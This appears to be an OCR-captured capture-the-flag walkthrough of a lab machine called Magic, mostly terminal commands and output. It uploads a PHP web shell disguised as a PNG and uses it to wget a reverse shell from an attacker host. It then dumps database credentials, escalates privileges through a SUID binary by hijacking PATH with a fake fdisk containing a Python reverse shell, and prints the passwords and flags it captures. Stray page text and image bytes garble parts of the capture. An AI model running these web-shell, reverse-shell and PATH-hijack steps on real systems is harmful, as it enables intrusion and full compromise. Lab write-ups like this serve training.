
Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB

The file ss.php.png has been uploaded.

Select Image to Upload

Upload Image


10.10.10.185/images/uploads/ss.php.png?cmd=wget http://10.10.14.6:8081/reverse.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
PNG IHDR7L CXlsBIT|d tEXtSoftwaregnome-screenshot >*tEXtCreation TimeThu 23 Apr 2020 10:00:52 +03- %`2tEXtComment


10.10.10.185/images/uploads/reverse.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
PNG IHDR7L CXlsBIT|d tEXtSoftwaregnome-screenshot >*tEXtCreation TimeThu 23 Apr 2020 10:00:52 +03- %`2tEXtComment

```
root@kali:~/Masaüstü# nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.185] 46988
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 00:06:51 up  5:15,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash');é
> "
Unable to decode the command from the command line:
UnicodeEncodeError: 'utf-8' codec can't encode characters in position 34-35: surrogates not allowed
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@ubuntu:/$ whoami
whoami
www-data
www-data@ubuntu:/$ cd /var
cd /var
www-data@ubuntu:/var$ cd www
cd www
www-data@ubuntu:/var/www$ ls
ls
Magic  html
www-data@ubuntu:/var/www$ cd Magic
cd Magic
www-data@ubuntu:/var/www/Magic$ ls
ls
assets  db.php5  images  index.php  login.php  logout.php  sql.txt  upload.php
```

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont =  new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
www-data@ubuntu:/var/www/Magic$
```

```
www-data@ubuntu:/var/www/Magic$ mysqldump -utheseus -p Magic > sql.txt
mysqldump -utheseus -p Magic > sql.txt
Enter password: iamkingtheseus

www-data@ubuntu:/var/www/Magic$ cat sql.txt
cat sql.txt
```


```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

```
www-data@ubuntu:/var/www/Magic$ su -l theseus
su -l theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:~$ pwd
pwd
/home/theseus
theseus@ubuntu:~$ cat user.txt
cat user.txt
23362a782669370eafb15fe8ee02b67c
```

```
theseus@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/snap/core18/1223/bin/mount
/snap/core18/1223/bin/ping
/snap/core18/1223/bin/su
/snap/core18/1223/bin/umount
/snap/core18/1223/usr/bin/chfn
/snap/core18/1223/usr/bin/chsh
/snap/core18/1223/usr/bin/gpasswd
/snap/core18/1223/usr/bin/newgrp
/snap/core18/1223/usr/bin/passwd
/snap/core18/1223/usr/bin/sudo
/snap/core18/1223/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1223/usr/lib/openssh/ssh-keysign
/snap/core18/1668/bin/mount
/snap/core18/1668/bin/ping
/snap/core18/1668/bin/su
/snap/core18/1668/bin/umount
/snap/core18/1668/usr/bin/chfn
/snap/core18/1668/usr/bin/chsh
/snap/core18/1668/usr/bin/gpasswd
/snap/core18/1668/usr/bin/newgrp
/snap/core18/1668/usr/bin/passwd
/snap/core18/1668/usr/bin/sudo
/snap/core18/1668/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1668/usr/lib/openssh/ssh-keysign
```

```
/snap/core18/1668/usr/bin/gpasswd
/snap/core18/1668/usr/bin/newgrp
/snap/core18/1668/usr/bin/passwd
/snap/core18/1668/usr/bin/sudo
/snap/core18/1668/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1668/usr/lib/openssh/ssh-keysign
/snap/core/8689/bin/mount
/snap/core/8689/bin/ping
/snap/core/8689/bin/ping6
/snap/core/8689/bin/su
/snap/core/8689/bin/umount
/snap/core/8689/usr/bin/chfn
/snap/core/8689/usr/bin/chsh
/snap/core/8689/usr/bin/gpasswd
/snap/core/8689/usr/bin/newgrp
/snap/core/8689/usr/bin/passwd
/snap/core/8689/usr/bin/sudo
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8689/usr/lib/openssh/ssh-keysign
/snap/core/8689/usr/lib/snapd/snap-confine
/snap/core/8689/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
```


strings /bin/sysinfo
AUATL
[]A\A]A^A_
popen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage====================
free -h
;*3$"
zPLR
GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0

```
theseus@ubuntu:/tmp$ ls -la
ls -la
total 12
drwxrwxrwt  2 root    root    4096 Apr 30 10:29 .
drwxr-xr-x 24 root    root    4096 Mar 20 15:27 ..
-rwxr-x---  1 theseus theseus  229 Apr 30 10:26 fdisk
theseus@ubuntu:/tmp$ cat fdisk
cat fdisk
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.29",9092));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","
-i"]);'
theseus@ubuntu:/tmp$ sysinfo
sysinfo
```

export PATH=/tmp:$PATH

```
root@kali:/home/ghroot/Masaüstü# nc -nvlp 9092
listening on [any] 9092 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.185] 47878
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
# pwd
/tmp
# cd ..
# cd root
# ls
info.c
root.txt
# cat root.txt
684cf96eb9cb5922c43f52c142b6af74
#
```